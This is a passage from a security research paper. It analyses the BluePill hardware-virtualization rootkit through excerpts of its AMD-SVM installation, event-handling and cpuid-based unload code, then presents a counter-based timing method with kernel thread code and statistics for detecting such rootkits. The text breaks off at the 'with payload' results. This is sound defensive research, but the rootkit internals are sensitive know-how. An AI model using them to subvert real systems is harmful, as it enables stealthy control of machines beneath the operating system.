 [...]
[A] Hvm->ArchIsHvmImplemented();

[B] HostKernelStackBase = MmAllocatePages (HOST_STACK_SIZE_IN_PAGES, &HostStackPA);
[C] Cpu = (PCPU) ((PCHAR) HostKernelStackBase + HOST_STACK_SIZE_IN_PAGES
* PAGE_SIZE - 8 - sizeof (CPU));
[D] Cpu->ProcessorNumber = KeGetCurrentProcessorNumber ();
[E] Cpu->GdtArea = MmAllocatePages (BYTES_TO_PAGES (BP_GDT_LIMIT), NULL);
[F] Cpu->IdtArea = MmAllocatePages (BYTES_TO_PAGES (BP_IDT_LIMIT), NULL);
[G] Hvm->ArchRegisterTraps (Cpu);
[H] Hvm->ArchInitialize (Cpu, CmSlipIntoMatrix, GuestRsp);

[I] HvmSetupGdt (Cpu);
[J] HvmSetupIdt (Cpu);

[K] Hvm->ArchVirtualize (Cpu);
}
```

HvmSubvertCpu is the main installation routine, which is called on each processor. It will first check the availability of virtualization [A], then perform various allocations spaces and structures [B], [C], [E], [F]. At [B], the allocation of this saved host area allows the *vmrun* instruction to save information about the state of the processor. *KeGetCurrentProcessorNumber* gets the number of processor where is running this code [D].

Finally, event managements [G] by *ArchRegisterTraps*, and various initializations [H], [I], [J], launch the hypervisor [K] by *ArchVirtualize*.

Checking of hardware virtualization
Hvm→ArchIsHvmImplemented == SvmIsImplemented :

```
/* svm/svm.c */

static BOOLEAN NTAPI SvmIsImplemented (
)
{
[A] GetCpuIdInfo (0, &eax, &ebx, &ecx, &edx);
[B] if !(ebx == 0x68747541 && ecx == 0x444d4163 && edx == 0x69746e65)
                return FALSE;
[C] GetCpuIdInfo (0x80000000, &eax, &ebx, &ecx, &edx);
[D] GetCpuIdInfo (0x80000001, &eax, &ebx, &ecx, &edx);
[E] return CmIsBitSet (ecx, 2);
}
```

The *CPUID* assembly instruction gets information about features of the processor. The first function [A] checks if the processor has the extend *CPUID* instruction, and also check if we are on a AMD processor [B].

The function [C], [D], [E] check if the second byte of ecx register is setup.

Initialization of events management
Hvm→ArchRegisterTraps == SvmRegisterTraps :

```
/* svm/svmtraps.c */

NTSTATUS NTAPI SvmRegisterTraps (
  PCPU Cpu
)
{
[...]

TrInitializeGeneralTrap (Cpu, VMEXIT_VMRUN, 3, SvmDispatchVmrun, &Trap);
TrInitializeGeneralTrap (Cpu, VMEXIT_VMLOAD, 3, SvmDispatchVmload, &Trap);
TrInitializeGeneralTrap (Cpu, VMEXIT_VMSAVE, 3, SvmDispatchVmsave, &Trap);
[...]
}
```

The initialization of the function that will handle interception are saved and associated with at the corresponding interception.

So, *BluePill* intercepts the following operations :

– instructions : vmrun, vmload, vmsave,

– registers msr efer, vm_hsave_pa, tsc,
– instructions : clgi, stgi,
– interrupts of SMM,
– debug exception,
– instructions : cpuid, rdtsc, rdtscp.

Allocation/Initialization
Hvm→ArchInitialize == SvmInitialize :

```
/*  svm/svm.c */

static NTSTATUS NTAPI SvmInitialize (
  PCPU Cpu,
  PVOID GuestRip,
  PVOID GuestRsp
)
{
 [...]
Cpu->Svm.Hsa = MmAllocateContiguousPages (SVM_HSA_SIZE_IN_PAGES,
&Cpu->Svm.HsaPA);
 [A] Cpu->Svm.OriginalVmcb = MmAllocateContiguousPagesSpecifyCache (SVM_VMCB_SIZE_IN_PAGES,
&Cpu->Svm.OriginalVmcbPA, MmCached);
 [B] Cpu->Svm.GuestVmcb = MmAllocateContiguousPagesSpecifyCache (SVM_VMCB_SIZE_IN_PAGES,
NULL, MmCached);
 [C] Cpu->Svm.NestedVmcb = MmAllocateContiguousPagesSpecifyCache (SVM_VMCB_SIZE_IN_PAGES,
&Cpu->Svm.NestedVmcbPA, MmCached);
 [...]
 [D] SvmSetupControlArea (Cpu);
 [E] SvmEnable (&bAlreadyEnabled);
 [...]
 [F] SvmInitGuestState (Cpu, GuestRip, GuestRsp);
 [...]
}
```

There are allocations [A], [B], [C] of all VMCB, then the initialization of the control area [D], allows the activation of the virtualization [E]. Then, the initialization of the VMCB of the state of the processor.

SvmEnable :

```
/*  svm/svm.c */

NTSTATUS NTAPI SvmEnable (
  PBOOLEAN pAlreadyEnabled
)
{
 [...]
 Efer = MsrRead (MSR_EFER);
 [A] Efer |= EFER_SVME;
 [B] MsrWrite (MSR_EFER, Efer);
 [...]
}
```

To enable the *SVM*, the *SVME* byte of the *EFER* MSR must be set [A], [B] to 1.

SvmInitGuestState :

```
/*  svm/svm.c */

NTSTATUS SvmInitGuestState (
  PCPU Cpu,
  PVOID GuestRip,
  PVOID GuestRsp
)
{
  [...]
  Vmcb = Cpu->Svm.OriginalVmcb;

  Vmcb->idtr.base = GetIdtBase ();
  Vmcb->idtr.limit = GetIdtLimit ();
  GuestGdtBase = (PVOID) GetGdtBase ();
  Vmcb->gdtr.base = (ULONG64) GuestGdtBase;
  Vmcb->gdtr.limit = GetGdtLimit ();
  [...]
  Vmcb->cpl = 0;
  Vmcb->efer = MsrRead (MSR_EFER);
  Vmcb->cr0 = RegGetCr0 ();
  [...]

  Vmcb->rip = (ULONG64) GuestRip;
  Vmcb->rsp = (ULONG64) GuestRsp;
[...]
}
```

The initialization of state part of the VMCB is to setup fields needed by the processor needs, ie addresses of the idt and the gdt. But also information as cr* and dr* registers, and of course the current pointer and the stack pointer.

SvmSetHsa :

```
/*  svm/svm.c */

VOID NTAPI SvmSetHsa (
  PHYSICAL_ADDRESS HsaPA
)
{
}
```

Transfer
Hvm→ArchIsHvmVirtualize == SvmVirtualize :

```
/* svm/svm.c */

static NTSTATUS NTAPI SvmVirtualize (
  PCPU Cpu
)
{
[A] SvmVmrun (Cpu);
// never returns
}
```

The transfer to the cocde of the hypervisor which will launch the virtual machine and manage events, is located in the *SvmVmrun* [A] function.

Calling the virtual machine
SvmVmrun :

```
/* amd64/svm-asm.asm */

SvmVmrun PROC
              [...]
@loop:
              [...]
         [A]  mov             rax, [rsp+16*8+5*8+8]     ; CPU.Svm.VmcbToContinuePA

         [B]  svm_vmrun

         ; save guest state
              [...]
         call            HvmEventCallback
```

```
        ; restore guest state (HvmEventCallback migth have alternated the guest state)
            [...]
        jmp              @loop
```

The switching to the virtual machine is done by the vmrun [B] instruction which takes one argument, the address of the VMCB of the virtual machine, in the rax register [A].

Events management

The event management is significant for an HVM rootkit, since the viral code must be here.

HvmEventCallback :

```
/* common/hvm.c */

VOID NTAPI HvmEventCallback (
  PCPU Cpu,
  PGUEST_REGS GuestRegs
)
{
[...]
[A] if (Hvm->ArchIsNestedEvent (Cpu, GuestRegs))
{
[B] Hvm->ArchDispatchNestedEvent (Cpu, GuestRegs);
return;
}

// it's an original event
[C] Hvm->ArchDispatchEvent (Cpu, GuestRegs);
}
```

According to the original source of the event [A], management will be treated differently. But, finally, the processing function well be either *SvmDispatchNestedEvent* [B] or *SvmDispatchEvent* [C].

Hvm→ArchDispatchEvent = SvmDispatchEvent :

```
/* svm/svm.c */

static VOID NTAPI SvmDispatchEvent (
  PCPU Cpu,
  PGUEST_REGS GuestRegs
)
{
[...]
SvmHandleInterception (Cpu, GuestRegs, Cpu->Svm.OriginalVmcb, FALSE
[...]
}
```

SvmHandleInterception :

```
/* svm/svm.c */

static VOID SvmHandleInterception (
  PCPU Cpu,
  PGUEST_REGS GuestRegs,
  PVMCB Vmcb,
  BOOLEAN WillBeAlsoHandledByGuestHv
)
{
   [...]
   [A] TrFindRegisteredTrap (Cpu, GuestRegs, Vmcb->exitcode, &Trap);

  switch (Vmcb->exitcode)
          {
          case VMEXIT_MSR:
          [...]
```

```
        case VMEXIT_IOIO:
    [...]
    default :
                [...]
                    [B] TrExecuteGeneralTrapHandler (Cpu, GuestRegs, Trap,
WillBeAlsoHandledByGuestHv);
                    [...]
        }
}
```

Depending on the type of the event, we seek [A] if an entry exists that supports this kind of events and runs it [B].

Unloading
The unloading of *BluePill* is done by the unloading routine filled in the structure of the driver while loading.

```
/* common/newbp.c */

NTSTATUS DriverUnload (
  PDRIVER_OBJECT DriverObject
)
{
 [...]
[A] HvmSpitOutBluepill();
 [...]
}
```

The function [A] will perform the unloading of the hypervisor is *HvmSpitOutBluepill* :

```
/* common/hvm.c */

NTSTATUS NTAPI HvmSpitOutBluepill (
)
{
 [...]
for (cProcessorNumber = 0; cProcessorNumber < KeNumberProcessors; cProcessorNumber++)
{
[A] CmDeliverToProcessor (cProcessorNumber, HvmLiberateCpu, NULL, &CallbackStatus);
}
 [...]
}
```

As the loading, we attach an unloading routine [A], *HvmLiberateCpu*, on each process present.

HvmLiberateCpu :

```
/* common/hvm.c */

static NTSTATUS NTAPI HvmLiberateCpu (
  PVOID Param
)
{
 [...]
[A] HcMakeHypercall (NBP_HYPERCALL_UNLOAD, 0, NULL);
 [...]
}
```

An hypercall is the same as a system call but for a virtual machine. That's why this will create a communication from the virtual machine to the hypervisor [A]. So, the unloading routine of *BluePill* makes a hypercall to the hypervisor to unload itself.

HcMakeHypercall :

```
/* common/hypercalls.c */

NTSTATUS NTAPI HcMakeHypercall (
  ULONG32 HypercallNumber,
  ULONG32 HypercallParameter,
  PULONG32 pHypercallResult
)
{
[...]

// low part contains a hypercall number
[A] edx = HypercallNumber | (NBP_MAGIC & 0xffff0000);
[B] ecx = NBP_MAGIC + 1;

[C] CpuidWithEcxEdx (&ecx, &edx);
}
```

A little trick is present to unload the hypervisor, it makes an hypercall which call an instruction intercepted by the hypervisor with magic parameters. The *cpuid* instruction [C] is used with magic values [A] [B] in the edx and ecx registers, with the first register concatenates to the value of the desired hypercall (unloading).

SvmDispatchCpuid :

```
/* svm/svmtraps.c */

static BOOLEAN NTAPI SvmDispatchCpuid (
  PCPU Cpu,
  PGUEST_REGS GuestRegs,
  PNBP_TRAP Trap,
  BOOLEAN WillBeAlsoHandledByGuestHv
)
{
[...]

[A] if (((GuestRegs->rdx & 0xffff0000) == (NBP_MAGIC & 0xffff0000))
[B]         && ((GuestRegs->rcx & 0xffffffff) == NBP_MAGIC + 1))
{
      [C] HcDispatchHypercall (Cpu, GuestRegs);
      return TRUE;
}

[...]
}
```

The function which intercepts the *cpuid* instruction is *SvmDispatchCpuid*, and will check if magic parameters [A], [B] are in registers. If it presents, the management function of hypercalls [C] is called.

HcDispatchHypercall :

```
/* common/hypercalls.c */

VOID NTAPI HcDispatchHypercall (
  PCPU Cpu,
  PGUEST_REGS GuestRegs
)
{
[...]
switch (HypercallNumber)
{
  [A] case NBP_HYPERCALL_UNLOAD:
     [...]
     // disable virtualization, resume guest, don't setup time bomb
     [B] Hvm->ArchShutdown (Cpu, GuestRegs, FALSE);
        break;
}
}
```

If the number of the hypercall [A] is an unloading, the function of the right architecture is executed [B].

Hvm→ArchShutdown = SvmShutdown :

```
/* svm/svm.c */

static NTSTATUS NTAPI SvmShutdown (
  PCPU Cpu,
  PGUEST_REGS GuestRegs,
  BOOLEAN bSetupTimeBomb
)
{
SvmGenerateTrampolineToLongModeCPL0 (Cpu, GuestRegs, Trampoline, bSetupTimeBomb);

CmStgi ();
CmSti ();

if (!Cpu->Svm.bGuestSVME)
    [A] SvmDisable ();

((VOID (*)()) & Trampoline) ();
  // never returns
}
```

The function [A] *SvmDisable* disables the virtualization, and shutdown the hypervisor.

As a conclusion about the summarized analysis of the code of *BluePill*, which finally does the work of a classical hypervisor but much more dynamic because it takes a host and switch into virtual machine. Also, it contains no viral payload (as hide files, processes, etc.), and doesn't hide itself in memory, it is quite empty against a real rootkit.

4 Detection Techniques for HVM Rootkits

We know that it's impossible to detect *Bluepill* with memory fingerprints, even if it is in memory as another driver. Pattern matching of signatures against *BluePill* will be possible, but only usable up till the next release (because *BluePill* can control the I/O).

We have based our research study on a simple fact : a hypervisor increases the time execution of some instructions, and an HVM rootkit will increase significantly this one, we must get the execution time of an instruction. A hypervisor will increase the execution time of an intercepted instruction since the commutation context from the virtual machine to hypervisor will be automatically added, and will be more increased if a viral payload is present. This is a timing attack but we have said that we didn't control sources of time [20]

An external source of time as a NTP server with an encrypted communication can be used, and it will increase time analysis of hypervisor to realize a mechanism for detection.

But a source of time may be relative and therefore do not use directly clocks of the system and can't intercepts by a hypervisor. At a much larger scale, the sun has been used to know the time. We can used on a computer a simple counter (our sun) as an increment of a variable (as shown Edgar Barbosa [12]) on one core, while the other core run an intercepted instruction. Joanna Rutkowska is agreed [32] that this mechanism is impossible to detect and she thinks that it's not possible to detect it now.

The Intel Dual Core processors have capabilities to change the frequency, which could make our results to be false. But with a database and if we set the frequency of a processor, we need few values...

Blue Chicken [32] is a technical which consists of an HVM rootkit withdraws away from memory when a large number of instructions are called and to reinstate after a given time (which is also contesting [12] because a hypervisor protection could then takes the control). We can use technicals of virus, for example a sequence of random calls to bypass it. But the best method is firstly to emerge a statistical model that will allow us to limit strongly instructions calls to detect an HVM rootkit.

A list of intercepted instructions is the list of all possible intercepted instructions by the hypervisor. One of them is interesting : vmmcall. It allows the virtual machine to call the hypervisor, so the instruction must be intercepted by the hypervisor.

But the best method is to find a suitable statistical model which will limit calls of an intercepted instruction to detect a rootkit.

4.1 Statistical model for detection

The goal is to model the behavior of a computer according to two different cases: with or without *BluePill*. If we manage to do it, then we will have a powerful detection technique based on decision statistical testing. In the case when a *BluePill*-like rootkit is active, we must be able to make the difference between simple *BluePill* module and *BluePill* module with an effective payload. From a technical point of view, everything lies on the choice of a suitable, powerful (statistical) estimator that will exhibit statistically significant different behaviors, according to the case concerned.

Let us first consider the different technical way on which we can build such efficient estimators.

NTP (encrypted) The first method is to take an external time quite accurate and reliable. Most servers use NTP, which lets to synchronize the clocks of computer across a network. We may use encryption on the protocol to have safe communications and to make the work of the rootkit more complex.

So, the core estimator will be the time difference of the value returned by the NTP server on a possible intercepted instruction.

Counter The second method is to a use a relative time as the real time, for example a counter. But it works only with a processor with several cores (at least 2) or on a multiprocessor machine (e.g. dual core processor).

We synchronize the two cores (or processors) to run our code in parallel. On the first core (or processor), a simple loop increments a variable, while on the other a potentially intercepted instruction (by the HVM rootkit) will be launched.

If a rookit exists, the value of the incremented variable will be increase will be superior to a case without rootkit.

In the first case (figure 4), instruction runs directly on the processor, in the next case (figure 5), the virtualization is enable this why we have extra instructions to do the commutation, with the extra code of the events management of *BluePill*, and therefore the code of the real event.

Working This code must be launched at Ring 0, because the implementation of threads on userland doesn't allowed us to choose the processor.

Version of Linux 2.6.X On Linux, the call of the function *kthread_create* creates a kernel thread, to choose the processor with *kthread_bind*, and run it with the function *wake_up_process*.




Fig. 4. Method of detection : Counter




Fig. 5. Method of detection : Counter + BluePill

Example The thread that runs the counter (function *timepill_kthread_cpu0*) and the other runs the instruction (function *timepill_kthread_cpu1_noloop*) can be program as follows, with *ktimepill_counter_t*, a structure to get the loop counter (in the field *titmap*), and the call of the function (the field *inst*).

```
static void timepill_kthread_cpu0(void *data)
{
  int counter;
  atomic_t cc;
  unsigned long *p;
  ktimepill_counter_t *kct = (ktimepill_counter_t *)data;

  counter = 0;
  atomic_set(&cc, 0);

  if (kct == NULL)
    goto timepill_kthread_cpu0_out;

  down(&sem);
  up(&sem2);

  down(&semcount);
  counter = atomic_read(&stop_counter);
  up(&semcount);

  while (counter == 0)
    {
      atomic_inc(&cc);

      down(&semcount);
      counter = atomic_read(&stop_counter);
      up(&semcount);
    }

  p = (unsigned long *)kct->titmap;
  *p = atomic_read(&cc);

  kct->thread = NULL;
 timepill_kthread_cpu0_out:
  up(&thread0);
}
```

```
static void timepill_kthread_cpu1_noloop(void *data)
{
  ktimepill_counter_t *kct = (ktimepill_counter_t *)data;

  if (kct == NULL)
    goto timepill_kthread_cpu1_noloop_out;

  down(&semcount);
  atomic_set(&stop_counter, 0);
  up(&semcount);

  up(&sem);
  down(&sem2);

  kct->inst();

  down(&semcount);
  atomic_set(&stop_counter, 1);
  up(&semcount);

  kct->thread = NULL;
 timepill_kthread_cpu1_noloop_out:
  up(&thread1);
}
```

Version of Windows Vista On windows, the call of the function *PsCreateSystemThread* creates a kernel thread, and the function *KeSetSystemAffinityThread* chooses the processor.

This driver (because we are in kernelland) gets results of the number of loop and to send it to the main program by an `ioctl`.

Example As the Linux version, two threads (function *thread_counter* and *thread_inst*) get the counter and call the instruction, with the structure *timepill_kern_t* which has the field *map* to store values, and the field *inst* to the instruction.

```
static VOID NTAPI thread_counter(PVOID Param)
{
        int stop_counter;
        ULONG cc;
        unsigned long *p;
        timepill_kern_t *tkt;

        tkt = (timepill_kern_t *)Param;
        cc = 0;

        KeSetSystemAffinityThread((KAFFINITY)0x00000001);

        KeSetEvent(tkt->myevent,
                0,
                FALSE);

        KeWaitForSingleObject(&mut,
                Executive,
                KernelMode,
                FALSE,
                NULL);
        stop_counter = tkt->counter;
        KeReleaseMutex(&mut, FALSE);

        while(stop_counter == 0)
        {
                cc++;
                KeWaitForSingleObject(&mut,
                        Executive,
                        KernelMode,
                        FALSE,
                        NULL);
                stop_counter = tkt->counter;
                KeReleaseMutex(&mut, FALSE);
        }

        p = (unsigned long *)tkt->map;
        *p = cc;

        PsTerminateSystemThread(STATUS_SUCCESS);
}
```

```
static VOID NTAPI thread_inst(PVOID Param)
{
        int i;
        ULONG eax, ebx, ecx, edx;
        timepill_kern_t *tkt;

        tkt = (timepill_kern_t *)Param;
        KeSetSystemAffinityThread((KAFFINITY)0x00000002);

        while(STATUS_TIMEOUT == KeWaitForSingleObject(tkt->myevent,
                Executive,
                KernelMode,
                FALSE,
                NULL));

                tkt->inst();

        KeWaitForSingleObject(&mut,
                Executive,
                KernelMode,
                FALSE,
                NULL);
        tkt->counter = 1;
        KeReleaseMutex(&mut, FALSE);

        PsTerminateSystemThread(STATUS_SUCCESS);
}
```

5 Experimental results

5.1 Pillbox

To test our methods of detection, we have written a tool called *pillbox*, two parts are to be considered :

- the client picks up data (results), and sends to the server. The client is composed of a userland program which collects measures from the driver (for example, with the counter technique),
- the server receives results from the client and then analyse results.

The client has different methods to pick up results, depending on the privilege level:

In user land

- by the *RDTSC* instruction,
- by the
- gettimeofday function,
- by an external NTP server,
- by the counter method.

In kernel land

- by the counter method.

For us, we will focus on the counter method in kernel land, because it's the most efficient technique, and the most difficult to intercept by a rootkit.

For graphic representation, we used three types of format to more quickly analyze the results :

- axis of abscissas : the instruction, axis of ordinates : the relative time,
- axis of abscissas : identical relative times, axis of ordinates : the number of identical relative times,
- axis of abscissas : the relative time, axis of ordinates : the number of measures.

All tests have been done on an AMD 64 processor with virtualization, and with a frequency of 2 Ghz, and with Windows Vista.

As a first step, we will consider an instruction (*CPUID*) that *BluePill* can intercept, and observed cases with and without the rootkit.

Without BluePill In the first graph (figure 6), we observe that the average revolves around a relative value of 30 increments loop, to run the instruction. But also peaks are due to commutations of the system, but do not affect the analysis.

With the second (figure 7) and the last (figure 8), the *cpuid* instruction has an average of 33 incrementation loop.




Fig. 6. Method : Counter (without BluePill)




Fig. 7. Method : Counter (without BluePill), Picks




Fig. 8. Method : Counter (without BluePill), bar graph

With BluePill Now, if *BluePill* is present, this one intercepts the *cpuid* instruction, looks the state of registers to check a magic value, modity it if presents (we will not use magic values for our test), and call cpuid instruction:

```
static BOOLEAN NTAPI SvmDispatchCpuid (
  PCPU Cpu,
  PGUEST_REGS GuestRegs,
  PNBP_TRAP Trap,
  BOOLEAN WillBeAlsoHandledByGuestHv
)
{
[...]

Vmcb = Cpu->Svm.OriginalVmcb;

if ((Vmcb->rax & 0xffffffff) == BP_KNOCK_EAX)
{
     _KdPrint (("Magic knock received: %p\n", BP_KNOCK_EAX));
     Vmcb->rax = BP_KNOCK_EAX_ANSWER;
}
else
{
          [...]
     fn = (ULONG32) Vmcb->rax;
     GetCpuIdInfo (fn, &(ULONG32) Vmcb->rax, &(ULONG32) GuestRegs->rbx,
                   &(ULONG32) GuestRegs->rcx, &(ULONG32) GuestRegs->rdx);
}
}
```

In the first graph (figure 9), the interception of the hypervisor increases the time of the instruction execution. In addition, other graphics (figures 10 11) check that the average is totally moved, since it is now 332. With an HVM rootkit with no viral payload, but playing the role of a hypervisor, we have a time which is ten times higher, which can easily detect the presence (or absence) of a hypervisor, which is for us an HVM rootkit as said in the previous sections because the user knows if he uses a hypervisor.

There is always the same behavior with the instructions that *BluePill* can intercept, and in particular with *vmmcall* that any hypervisor must manage.




Fig. 9. Method : Counter (with BluePill)




Fig. 10. Method : Counter (with BluePill), Picks




Fig. 11. Method : Counter (with BluePill), bar graph

5.2 Statistical Modelling of *BluePill*-like Rootkits

We are now considering the counter value, defined in Section 4.1, as a suitable estimator. Without loss of generality, that approach remains the same when considering the case of an estimator built from the NTP technique, which has been exposed in Section 4.1.

In a first step, a large number of experiments ($N = 10000$) have been performed in order to collect a statistically significant number of data. On every test sample, we have obtained, we have computed the mean μ and the corresponding standard deviation σ. Then in a second step, we have supposed that our estimator was distributed according a Gaussian distribution law. To verify this on a thorough way, we then performed a goodness-of-fit test (χ^2 test) to compare it to the normal distribution, with an error type I of $\alpha = 0.005$. Even if the χ^2 is not an optimal test (since it lacks of power and since the choice of the different test classes can be considered as subjective), it remains however a very efficient and convenient tool that is not to far from the reality in most cases. Future works will nonetheless consider more powerful tests (e.g. Shapiro-Wilk test). But without to much risk, we can claim that we should obtain the same result: our estimator is indeed normally distributed.

5.3 Without *BluePill*

The different data and test show give the following results for our estimator:

- Statistical mean $\bar{X} = 26, 78$,
- Standard deviation $s = 13.34$,
- Normal distribution $\mathcal{N}(26; 13)$.

5.4 Avec *BluePill*

The different data and test show give the following results for our estimator:

- Statistical mean $\bar{X} = 339, 25$,
- Standard deviation $s = 38, 26$,
- Normal distribution $\mathcal{N}(339; 38)$.

5.5 With *BluePill* and payload

The different data and test show give the following results for our estimator:

